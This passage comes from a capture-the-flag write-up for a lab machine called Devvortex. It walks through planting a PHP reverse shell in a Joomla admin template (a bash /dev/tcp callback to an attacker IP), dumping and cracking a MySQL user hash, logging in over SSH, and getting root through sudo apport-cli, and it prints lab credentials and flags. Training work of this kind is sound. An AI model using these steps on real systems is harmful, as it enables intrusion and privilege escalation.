Try logging into Joomla "*http://dev,devortex.htb/administrator*" using the MYSQL credentials





Reverse Shell

After Navigating through the entire Joomla portal, I found something interesting in the '🔧 *System>templates>Administrator Templates*'

Open *Atum details files,* And there we have it, we can edit the PHP code.

To establish a reverse shell connection, initiate a Netcat listener on port 9999, or an alternative port above 5000


```
nc -lnvp 9999
```

Now deploy the PHP reverse shell code into *index.php* `exec("/bin/bash -c 'bash -i >& /dev/tcp/10.10.15.38/9999 0>&1'");`


```
<?php
.
.
exec("/bin/bash -c 'bash -i >& /dev/tcp/10.10.15.38/9999 0>&1'");
.
.
?>
```

make sure to replace `'10.10.15.38'` with the IP address assigned to your attack machine

Refer screenshot below



Hit “save and close” and in not time you should have a shell access, refer screenshot below:



Shell Stabilization

Stabilizing a shell is crucial for ensuring reliable, efficient, and secure command execution in various technical contexts.


Run below commands to stabilize the shell:

```
script /dev/null -c /bin/bash
stty raw -echo; fg

# Then press Enter twice, and then run:
export TERM=xterm
```

Exploring Directories

While navigating into directories I found user ‘logan’ using following commands:

```
ls /home
ls /home/logan
cat /home/logan/user.txt
```



We it seems we don't have access to user “*logan*”

MYSQL

Lets try logging into MYSQL using the database credentials we found while exploiting Joomla.

- username: ***lewis***
- password:***P4ntherg0t1n5r3c0n##***

```
#run this command and then enter the password
mysql -u lewis -p
```

```
www-data@devvortex:~/dev.devvortex.htb/administrator$ mysql -u lewis -p
Enter password: P4ntherg0t1n5r3c0n##

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 30865
Server version: 8.0.35-0ubuntu0.20.04.1 (Ubuntu)

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affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Let try navigate into the databases:

```
show databases;

select joomla;
```

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| joomla             |
| performance_schema |
+--------------------+
3 rows in set (0.00 sec)

mysql> use joomla;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
```

Let try to explore the '*joomla*' database

```
show tables;
```

```
| sd4fg_finder_logging          |
| sd4fg_finder_taxonomy         |
| sd4fg_finder_taxonomy_map     |
| sd4fg_finder_terms            |
| sd4fg_finder_terms_common     |
| sd4fg_finder_tokens           |
| sd4fg_finder_tokens_aggregate |
| sd4fg_finder_types            |
| sd4fg_history                 |
| sd4fg_languages               |
| sd4fg_mail_templates          |
| sd4fg_menu                    |
| sd4fg_menu_types              |
| sd4fg_messages                |
| sd4fg_messages_cfg            |
| sd4fg_modules                 |
| sd4fg_modules_menu            |
| sd4fg_newsfeeds               |
| sd4fg_overrider               |
| sd4fg_postinstall_messages    |
| sd4fg_privacy_consents        |
| sd4fg_privacy_requests        |
| sd4fg_redirect_links          |
| sd4fg_scheduler_tasks         |
| sd4fg_schemas                 |
| sd4fg_session                 |
| sd4fg_tags                    |
| sd4fg_template_overrides      |
| sd4fg_template_styles         |
| sd4fg_ucm_base                |
| sd4fg_ucm_content             |
| sd4fg_update_sites            |
| sd4fg_update_sites_extensions |
| sd4fg_updates                 |
| sd4fg_user_keys               |
| sd4fg_user_mfa                |
| sd4fg_user_notes              |
| sd4fg_user_profiles           |
| sd4fg_user_usergroup_map      |
| sd4fg_usergroups              |
| sd4fg_users                   |
| sd4fg_viewlevels              |
| sd4fg_webauthn_credentials    |
| sd4fg_workflow_associations   |
| sd4fg_workflow_stages         |
| sd4fg_workflow_transitions    |
| sd4fg_workflows               |
+-------------------------------+
71 rows in set (0.00 sec)

mysql>
```

In all the tables listed *'sd4fg_users'* seems an interesting one. Lets explore the table entries

```
select * from sd4fg_users;
```

Notable findings:

- Found user credentials of ‘logan’
  - | 650 | logan paul | logan | logan@devvortex.htb | $2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12
  - user: *logan*
  - password(hased): $2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12

User \q to exit MYSQL

```
\q
```


John The Ripper

Let try to crack the hash of Logan’s password using John the Ripper:

Save the hash in a file named passwd.txt and then run John the Ripper, refer below commands:

```
#this this command and paste the hash
nano passwd.txt

#And then enter
john --wordlist==/usr/share/wordlists/rockyou.txt passwd.txt
```




Notable Findings:

- The given hash is Blowfish (bcrypt)

Lets try cracking it:

```
john --format=bcrypt --wordlist==/usr/share/wordlists/rockyou.txt passwd.txt

john --show passwd.txt
```



Notable findings:

- Cracked Password: *tequieromucho*

SSH User LOGAN

Establishing Secure Shell using the cracked password

```
ssh logan@10.10.11.242
```

replace *‘10.10.11.242’* with the machine IP

```
┌──(root㉿samuel)-[/home/samuel/Desktop]
└─# ssh logan@10.10.11.242
logan@10.10.11.242's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-167-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon 15 Jan 2024 01:50:32 AM UTC

  System load:           0.07
  Usage of /:            66.9% of 4.76GB
  Memory usage:          22%
  Swap usage:            0%
  Processes:             184
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.242
  IPv6 address for eth0: dead:beef::250:56ff:feb9:fbd3

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Nov 21 10:53:48 2023 from 10.10.14.23
logan@devvortex:~$
```

First Flag

```
ls
cat user.txt
```

```
logan@devvortex:~$ ls
user.txt
logan@devvortex:~$ cat user.txt
15b7e04c3f0c468e2657ee3bfca44efc
logan@devvortex:~$
```

Flag: *15b7e04c3f0c468e2657ee3bfca44efc*

Escalation of Privileges

```
sudo -l
```

```
logan@devvortex:~$ sudo -l
[sudo] password for logan:
Matching Defaults entries for logan on devvortex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User logan may run the following commands on devvortex:
    (ALL : ALL) /usr/bin/apport-cli
logan@devvortex:~$
```

Notable Findings:

- `logan` can run `/usr/bin/apport-cli` with `sudo`

let try running

```
sudo /usr/bin/apport-cli -f
```

```
logan@devvortex:~$ sudo /usr/bin/apport-cli -f

** What kind of problem do you want to report?


Choices:
  1: Display (X.org)
  2: External or internal storage devices (e. g. USB sticks)
  3: Security related problems
  4: Sound/audio related problems
  5: dist-upgrade
  6: installation
  7: installer
  8: release-upgrade
  9: ubuntu-release-upgrader
  10: Other problem
  C: Cancel
Please choose (1/2/3/4/5/6/7/8/9/10/C): 1


** Collecting problem information

The collected information can be sent to the developers to improve the
application. This might take a few minutes.

** What display problem do you observe?


Choices:
  1: I don't know
  2: Freezes or hangs during boot or usage
  3: Crashes or restarts back to login screen
  4: Resolution is incorrect
  5: Shows screen corruption
  6: Performance is worse than expected
  7: Fonts are the wrong size
  8: Other display-related problem
  C: Cancel
Please choose (1/2/3/4/5/6/7/8/C): 2

**

To debug X freezes, please see https://wiki.ubuntu.com/X/Troubleshooting/Freeze

Press any key to continue...
```

```
  6: installation
  7: installer
  8: release-upgrade
  9: ubuntu-release-upgrader
  10: Other problem
  C: Cancel
Please choose (1/2/3/4/5/6/7/8/9/10/C): 1


** Collecting problem information

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  6: Performance is worse than expected
  7: Fonts are the wrong size
  8: Other display-related problem
  C: Cancel
Please choose (1/2/3/4/5/6/7/8/C): 2

**

To debug X freezes, please see https://wiki.ubuntu.com/X/Troubleshooting/Freeze

Press any key to continue...
..dpkg-query: no packages found matching xorg
..............

** Send problem report to the developers?

After the problem report has been sent, please fill out the form in the
automatically opened web browser.

What would you like to do? Your options are:
  S: Send report (1.4 KB)
  V: View report
  K: Keep report file for sending later or copying to somewhere else
  I: Cancel and ignore future crashes of this program version
  C: Cancel
Please choose (S/V/K/I/C): v
```


Scroll down until you see `'end'`



Now enter:

```
!/bin/bash
```

And now you should have root:

```
root@devvortex:/home/logan#
```

Second Flag

After navigating into ‘root’ folder I found second flag:

```
#Navigating root folder
cd /root/

#listing the contents of root directory
ls

#Printing contents of root.txt
cat root.txt
```

```
root@devvortex:/home/logan# cd /
root@devvortex:/# cd /root
root@devvortex:~# ls
root.txt
root@devvortex:~# cat root.txt
f56b6c8b95d9e9eba0aa514fb933379c
root@devvortex:~#
```

And Finally we have it the Second Flag: f56b6c8b95d9e9eba0aa514fb933379c

Conclusion

This CTF demanded a multi-faceted approach, requiring the adept application of tools and techniques across the security spectrum. Reconnaissance with Nmap, Gobuster, and JoomScan laid the groundwork for targeted exploitation leveraging Exploit-DB and Pentestmonkey resources. Post-exploitation involved securing remote access via reverse shells, escalating privileges, and employing John the Ripper for password cracking.